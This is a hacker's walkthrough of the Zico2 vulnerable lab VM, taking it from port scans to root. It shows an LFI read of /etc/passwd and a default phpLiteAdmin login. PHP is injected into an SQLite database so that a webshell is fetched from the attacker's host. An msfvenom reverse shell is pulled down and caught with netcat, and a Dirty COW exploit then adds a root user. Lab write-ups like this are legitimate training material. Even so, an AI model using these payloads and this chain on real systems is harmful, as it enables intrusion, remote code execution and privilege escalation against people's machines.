Zico2 Walkthrough

Download VM from

https://www.dropbox.com/s/dhidaehguuhyv9a/zico2.ova

Haven’t done this in a while so probably will be a bit rusty. According to the description: Zico is trying to build his website but is having some trouble in choosing what CMS to use. After some tries on a few popular ones, he decided to build his own. Was that a good idea?

That being said, I’m expecting weird vulnerabilities on the system that requires manual inspection

, but will see.

Importing the host into Vbox say it has 2 interface?

root@kali:~/Desktop# bash ./detailPortScan.sh 10.0.0.19

working on 10.0.0.19...

will be a while so relax ^^

--------------------------------------------------------------------------------------------------------------------------------------unicornscan 10.0.0.19:1-65535

TCP: 22,80,111,44631

--------------------------------------------------------------------------------------------------------------------------------------nmap 10.0.0.19 -A -p 22,80,111,44631

Starting Nmap 7.40 ( https://nmap.org ) at 2017-10-22 15:02 EDT

mass\_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid servers with --dns-servers

mass\_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers

Nmap scan report for 10.0.0.19

Host is up (0.00053s latency).

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 1024 68:60:de:c2:2b:c6:16:d8:5b:88:be:e3:cc:a1:25:75 (DSA)

| 2048 50:db:75:ba:11:2f:43:c9:ab:14:40:6d:7f:a1:ee:e3 (RSA)

|\_ 256 11:5d:55:29:8a:77:d8:08:b4:00:9b:a3:61:93:fe:e5 (ECDSA)

80/tcp open http Apache httpd 2.2.22 ((Ubuntu))

|\_http-server-header: Apache/2.2.22 (Ubuntu)

|\_http-title: Zico's Shop

111/tcp open rpcbind 2-4 (RPC #100000)

| rpcinfo:

| program version port/proto service

| 100000 2,3,4 111/tcp rpcbind

| 100000 2,3,4 111/udp rpcbind

| 100024 1 44631/tcp status

|\_ 100024 1 49313/udp status

44631/tcp open status 1 (RPC #100024)

MAC Address: 08:00:27:0A:43:EF (Oracle VirtualBox virtual NIC)

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port

Device type: general purpose

Running: Linux 2.6.X|3.X

OS CPE: cpe:/o:linux:linux\_kernel:2.6 cpe:/o:linux:linux\_kernel:3

OS details: Linux 2.6.32 - 3.5

Network Distance: 1 hop

Service Info: OS: Linux; CPE: cpe:/o:linux:linux\_kernel

TRACEROUTE

HOP RTT ADDRESS

1 0.53 ms 10.0.0.19

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 14.53 seconds

--------------------------------------------------------------------------------------------------------------------------------------unicornscan -mU 10.0.0.19:1-65535

UDP: 111

--------------------------------------------------------------------------------------------------------------------------------------nmap 10.0.0.19 -sU -A -p 111

Starting Nmap 7.40 ( https://nmap.org ) at 2017-10-22 15:06 EDT

mass\_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid servers with --dns-servers

mass\_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers

Nmap scan report for 10.0.0.19

Host is up (0.00086s latency).

PORT STATE SERVICE VERSION

111/udp open rpcbind 2-4 (RPC #100000)

| rpcinfo:

| program version port/proto service

| 100000 2,3,4 111/tcp rpcbind

| 100000 2,3,4 111/udp rpcbind

| 100024 1 44631/tcp status

|\_ 100024 1 49313/udp status

MAC Address: 08:00:27:0A:43:EF (Oracle VirtualBox virtual NIC)

Too many fingerprints match this host to give specific OS details

Network Distance: 1 hop

TRACEROUTE

HOP RTT ADDRESS

1 0.86 ms 10.0.0.19

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 3.17 seconds

My loud port scan script says port 22, 80, 111, 44631 are open

root@kali:~/Desktop# nikto -h http://10.0.0.19

- Nikto v2.1.6

---------------------------------------------------------------------------

+ Target IP: 10.0.0.19

+ Target Hostname: 10.0.0.19

+ Target Port: 80

+ Start Time: 2017-10-22 15:22:55 (GMT-4)

---------------------------------------------------------------------------

+ Server: Apache/2.2.22 (Ubuntu)

+ Server leaks inodes via ETags, header found with file /, inode: 3803593, size: 7970, mtime: Thu Jun 8 15:18:30 2017

+ The anti-clickjacking X-Frame-Options header is not present.

+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS

+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type

+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are also current.

+ Uncommon header 'tcn' found, with contents: list

+ Apache mod\_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: index.html

+ Allowed HTTP Methods: POST, OPTIONS, GET, HEAD

+ OSVDB-3268: /img/: Directory indexing found.

+ OSVDB-3092: /img/: This might be interesting...

+ OSVDB-3233: /icons/README: Apache default file found.

+ Retrieved x-powered-by header: PHP/5.3.10-1ubuntu3.26

+ 8328 requests: 0 error(s) and 12 item(s) reported on remote host

+ End Time: 2017-10-22 15:23:18 (GMT-4) (23 seconds)

root@kali:~/Desktop# gobuster -u http://10.0.0.19 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -e -x php,html,txt

Gobuster v1.2 OJ Reeves (@TheColonial)

=====================================================

[+] Mode : dir

[+] Url/Domain : http://10.0.0.19/

[+] Threads : 10

[+] Wordlist : /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt

[+] Status codes : 302,307,200,204,301

[+] Extensions : .php,.html,.txt

[+] Expanded : true

=====================================================

http://10.0.0.19/index (Status: 200)

http://10.0.0.19/index.html (Status: 200)

http://10.0.0.19/img (Status: 301)

http://10.0.0.19/tools (Status: 200)

http://10.0.0.19/tools.html (Status: 200)

http://10.0.0.19/view (Status: 200)

http://10.0.0.19/view.php (Status: 200)

http://10.0.0.19/css (Status: 301)

http://10.0.0.19/js (Status: 301)

http://10.0.0.19/vendor (Status: 301)

http://10.0.0.19/package (Status: 200)

http://10.0.0.19/LICENSE (Status: 200)

http://10.0.0.19/less (Status: 301)

http://10.0.0.19/dbadmin (Status: 301)

=====================================================

# viewing the page with a browser, I see “Bootstrap”. Loofing thst up in exploit DB, found a XSS and the vulnerable file doesn’t even work. Anyway I don’t thing that’ll help in my situation

Looking at the page source saw an interesting page/parameter pair

/view.php?page=tools.html

This may be a possible injection/LFI (probably don’t exist anymore)? Didn’t think something this simple would work, but below seems to give me an LFI ☺

root@kali:~/Desktop# curl http://10.0.0.19/view.php?page=../../etc/passwd

root:x:0:0:root:/root:/bin/bash

daemon:x:1:1:daemon:/usr/sbin:/bin/sh

bin:x:2:2:bin:/bin:/bin/sh

sys:x:3:3:sys:/dev:/bin/sh

sync:x:4:65534:sync:/bin:/bin/sync

games:x:5:60:games:/usr/games:/bin/sh

man:x:6:12:man:/var/cache/man:/bin/sh

lp:x:7:7:lp:/var/spool/lpd:/bin/sh

mail:x:8:8:mail:/var/mail:/bin/sh

news:x:9:9:news:/var/spool/news:/bin/sh

uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh

proxy:x:13:13:proxy:/bin:/bin/sh

www-data:x:33:33:www-data:/var/www:/bin/sh

backup:x:34:34:backup:/var/backups:/bin/sh

list:x:38:38:Mailing List Manager:/var/list:/bin/sh

irc:x:39:39:ircd:/var/run/ircd:/bin/sh

gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh

nobody:x:65534:65534:nobody:/nonexistent:/bin/sh

libuuid:x:100:101::/var/lib/libuuid:/bin/sh

syslog:x:101:103::/home/syslog:/bin/false

messagebus:x:102:105::/var/run/dbus:/bin/false

ntp:x:103:108::/home/ntp:/bin/false

sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin

vboxadd:x:999:1::/var/run/vboxadd:/bin/false

statd:x:105:65534::/var/lib/nfs:/bin/false

mysql:x:106:112:MySQL Server,,,:/nonexistent:/bin/false

zico:x:1000:1000:,,,:/home/zico:/bin/bash

So now I have an LFI, Apache PHP interpreter, so all I have to find now is a way to upload some PHP code for execution?

Pushing the envelope a little with file permission, found that I can read zico’s home folder, but not too helpful ☹

root@kali:~/Desktop# curl 'http://10.0.0.19/view.php?page=../../root/.profile'

root@kali:~/Desktop# curl 'http://10.0.0.19/view.php?page=../../home/zico/.profile'

Playing around with the RFI, the current path is /var/www

root@kali:~/Desktop# curl 'http://10.0.0.19/view.php?page=../../var/www/LICENSE' | html2text

Found phpLiteAdmin at http://10.0.0.19/dbadmin, and able to login with default password of “admin” ☺

PhpLiteAdmin shows that there is a database “test\_users” with table “info” at /usr/databases/test\_users. The table seems to store hash passwords for user root and zico.

edit delete root 653F4B285089453FE00E2AAFAC573414 1

edit delete zico 96781A607F4E9F5F423AC01F0DAB0EBD 2

hash-identifier says both hash could be MD5

root@kali:~/Desktop# hash-identifier

#########################################################################

# \_\_ \_\_ \_\_ \_\_\_\_\_\_ \_\_\_\_\_ #

# /\ \/\ \ /\ \ /\\_\_ \_\ /\ \_ `\ #

# \ \ \\_\ \ \_\_ \_\_\_\_ \ \ \\_\_\_ \/\_/\ \/ \ \ \/\ \ #

# \ \ \_ \ /'\_\_`\ / ,\_\_\ \ \ \_ `\ \ \ \ \ \ \ \ \ #

# \ \ \ \ \/\ \\_\ \\_/\\_\_, `\ \ \ \ \ \ \\_\ \\_\_ \ \ \\_\ \ #

# \ \\_\ \\_\ \\_\_\_ \\_\/\\_\_\_\_/ \ \\_\ \\_\ /\\_\_\_\_\_\ \ \\_\_\_\_/ #

# \/\_/\/\_/\/\_\_/\/\_/\/\_\_\_/ \/\_/\/\_/ \/\_\_\_\_\_/ \/\_\_\_/ v1.1 #

# By Zion3R #

# www.Blackploit.com #

# Root@Blackploit.com #

#########################################################################

-------------------------------------------------------------------------

HASH: 96781A607F4E9F5F423AC01F0DAB0EBD

Possible Hashs:

[+] MD5

[+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))

CrackStation (https://crackstation.net) says

Zico:zico2215@

Root:34kroot34

But none work in SSH ☹

Anyway, I have phpLiteAdmin, which means I can write data onto the target system using mysql or insert some code into info table in test\_users database (/usr/databases/test\_users). This should be enough to get code execution!!

Testing write data into file in /tmp/bla.txt using

select 'test injexct' into outfile'/tmp/bla.txt';,

And reading it with

root@kali:~/Desktop# curl 'http://10.0.0.19/view.php?page=../../tmp/bla.txt'

Does not seems to work, but

INSERT INTO "info" ("name","pass","id") VALUES (‘<?php echo shell\_exec("id") ?> ','pass','3')

And

root@kali:~/Desktop# curl 'http://10.0.0.19/view.php?page=../../usr/databases/test\_users'

����&Iuid=33(www-data) gid=33(www-data) groups=33(www-data) TEXT, 'id' INTEGER PRIMARY KEY NOT NULL)

pass(Mzico96781A607F4E9F5F423AC01F0DAB0EBD(Mroot653F4B285089453FE00E2AAFAC573414

Seems to work. So I got command execution now, but it’s very limited, so I’m going to modify the command to download a quick PHP GET webshell

<?php echo shell\_exec("wget http://10.0.0.100/webShell.txt -O /tmp/webShell.php") ?>

webShell.txt


<?php

echo"<pre>";

echo shell\_exec($\_GET['cmd']);

echo"<pre>";

?>



After executing the injected command in the database, I should now have a web shell to run commands freely

root@kali:~/Desktop# curl 'http://10.0.0.19/view.php?page=../../usr/databases/test\_users'

SQLite format 3@

�"��""\_�9 pass)(Mzico96781A607F4E9F5F423AC01F0DAB0EBD(Mroot653F4B285089453FE00E2AAFAC573414

root@kali:~/Desktop# curl 'http://10.0.0.19/view.php?page=../../tmp/webShell.php&cmd=whoami;pwd;ls+-al' | html2text

% Total % Received % Xferd Average Speed Time Time Time Current

Dload Upload Total Spent Left Speed

100 777 100 777 0 0 101k 0 --:--:-- --:--:-- --:--:-- 108k

www-data

/var/www

total 72

drwxr-xr-x 8 root root 4096 Jun 8 19:19 .

drwxr-xr-x 12 root root 4096 Jun 8 13:06 ..

-rwxrwxrwx 1 root root 1094 Jun 8 14:42 LICENSE

-rwxrwxrwx 1 root root 1533 Jun 8 14:42 README.md

drwxrwxrwx 2 root root 4096 Jun 8 14:42 css

drwxrwxrwx 2 root root 4096 Jun 8 16:09 dbadmin

-rwxrwxrwx 1 root root 3132 Jun 8 14:42 gulpfile.js

drwxrwxrwx 3 root root 4096 Jun 8 14:42 img

-rwxrwxrwx 1 root root 7970 Jun 8 19:18 index.html

drwxrwxrwx 2 root root 4096 Jun 8 14:42 js

drwxrwxrwx 2 root root 4096 Jun 8 14:42 less

-rwxrwxrwx 1 root root 789 Jun 8 14:42 package.json

-rwxrwxrwx 1 root root 8355 Jun 8 19:17 tools.html

drwxrwxrwx 7 root root 4096 Jun 8 14:42 vendor

-rwxrwxrwx 1 root root 61 Jun 8 17:07 view.php

This is much better, so time to get a real shell ☺

root@kali:~/Desktop# nmap 10.0.0.19

Starting Nmap 7.40 ( https://nmap.org ) at 2017-10-22 21:21 EDT

mass\_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid servers with --dns-servers

mass\_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers

Nmap scan report for 10.0.0.19

Host is up (0.00076s latency).

Not shown: 997 closed ports

PORT STATE SERVICE

22/tcp open ssh

80/tcp open http

111/tcp open rpcbind

MAC Address: C8:BC:C8:C9:34:C2 (Apple)

Nmap done: 1 IP address (1 host up) scanned in 0.44 seconds

root@kali:~/Desktop# curl 'http://10.0.0.19/view.php?page=../../tmp/webShell.php&cmd=uname+-a' | html2text

% Total % Received % Xferd Average Speed Time Time Time Current

Dload Upload Total Spent Left Speed

100 113 100 113 0 0 23289 0 --:--:-- --:--:-- --:--:-- 28250

Linux zico 3.2.0-23-generic #36-Ubuntu SMP Tue Apr 10 20:39:51 UTC 2012 x86\_64

x86\_64 x86\_64 GNU/Linux

These last 2 commands show that the target has no firewall and running a Ubuntu 64 bit. All I have to do now is generate a reverse shell, upload it, setup netcat listener and get a shell.

++++++++++++

root@kali:~/Desktop# msfvenom -p linux/x64/shell\_reverse\_tcp LHOST=10.0.0.100 LPORT=443 CMD=/bin/bash -f elf > /var/www/html/rev-10-0-0-100-443

No platform was selected, choosing Msf::Module::Platform::Linux from the payload

No Arch selected, selecting Arch: x86 from the payload

No encoder or badchars specified, outputting raw payload

Payload size: 73 bytes

Final size of elf file: 157 bytes

root@kali:~/Desktop# curl 'http://10.0.0.19/view.php?page=../../tmp/webShell.php&cmd=wget+http://10.0.0.100/rev-10-0-0-100-443+-O+/tmp/rev-443' | html2text

% Total % Received % Xferd Average Speed Time Time Time Current

Dload Upload Total Spent Left Speed

100 10 100 10 0 0 867 0 --:--:-- --:--:-- --:--:-- 909

root@kali:~/Desktop# curl 'http://10.0.0.19/view.php?page=../../tmp/webShell.php&cmd=chmod+777+/tmp/rev-443' | html2text

% Total % Received % Xferd Average Speed Time Time Time Current

Dload Upload Total Spent Left Speed

100 10 100 10 0 0 1883 0 --:--:-- --:--:-- --:--:-- 2000

root@kali:~/Desktop# curl 'http://10.0.0.19/view.php?page=../../tmp/webShell.php&cmd=ls+-l+/tmp/' | html2text

% Total % Received % Xferd Average Speed Time Time Time Current

Dload Upload Total Spent Left Speed

100 135 100 135 0 0 14246 0 --:--:-- --:--:-- --:--:-- 15000

total 8

-rwxrwxrwx 1 www-data www-data 157 Oct 22 21:55 rev-443

-rw-r--r-- 1 www-data www-data 67 Oct 23 01:00 webShell.php

root@kali:~/Desktop# curl 'http://10.0.0.19/view.php?page=../../tmp/webShell.php&cmd=/tmp/rev-443' | html2text

% Total % Received % Xferd Average Speed Time Time Time Current

Dload Upload Total Spent Left Speed

Here comes the SHELL!!

root@kali:~/Desktop# nc -lnvp 443

listening on [any] 443 ...

connect to [10.0.0.100] from (UNKNOWN) [10.0.0.19] 51950

python -c 'import pty;pty.spawn("/bin/bash")'

www-data@zico:/var/www$ id

id

uid=33(www-data) gid=33(www-data) groups=33(www-data)

www-data@zico:/var/www$

Since this is a Ubuntu ~12.0 its very likely it’ll be vulnerable to one of the dirty cow exploit (dirty copy on write). So I’m going to try one of the variation I found in exploit DB.

root@kali:~/Desktop/linuxRoot# gcc -pthread dirty.c -o dirty -lcrypt

root@kali:~/Desktop/linuxRoot# ls -l

total 32

-rwxr-xr-x 1 root root 14368 Oct 24 23:27 dirty

-rw-r--r-- 1 root root 5006 Aug 18 23:15 dirty.c

-rw-r--r-- 1 root root 4957 Oct 24 23:23 dirtyCow.c

root@kali:~/Desktop/linuxRoot# mv ./dirty /var/www/html/

Now on target machine

www-data@zico:/var/www$ cd /tmp

cd /tmp

www-data@zico:/tmp$ wget http://10.0.0.100/dirty

wget http://10.0.0.100/dirty

--2017-10-25 03:27:51-- http://10.0.0.100/dirty

Connecting to 10.0.0.100:80... connected.

HTTP request sent, awaiting response... 200 OK

Length: 14368 (14K)

Saving to: `dirty'

100%[======================================>] 14,368 --.-K/s in 0s

2017-10-25 03:27:51 (210 MB/s) - `dirty' saved [14368/14368]

www-data@zico:/tmp$ chmod +x ./dirty

chmod +x ./dirty

www-data@zico:/tmp$ ./dirty password

./dirty password

/etc/passwd successfully backed up to /tmp/passwd.bak

Please enter the new password: password

Complete line:

firefart:fi1IpG9ta02N.:0:0:pwned:/root:/bin/bash

mmap: 7ffad8107000

madvise 0

So this dirty cow privilege escalate version worked, and I should be able to login with

firefart:password as root ☺


root@kali:~/Desktop/linuxRoot# ssh firefart@10.0.0.19

firefart@10.0.0.19's password:

firefart@zico:~# id

uid=0(firefart) gid=0(root) groups=0(root)

firefart@zico:~#



Rooted :D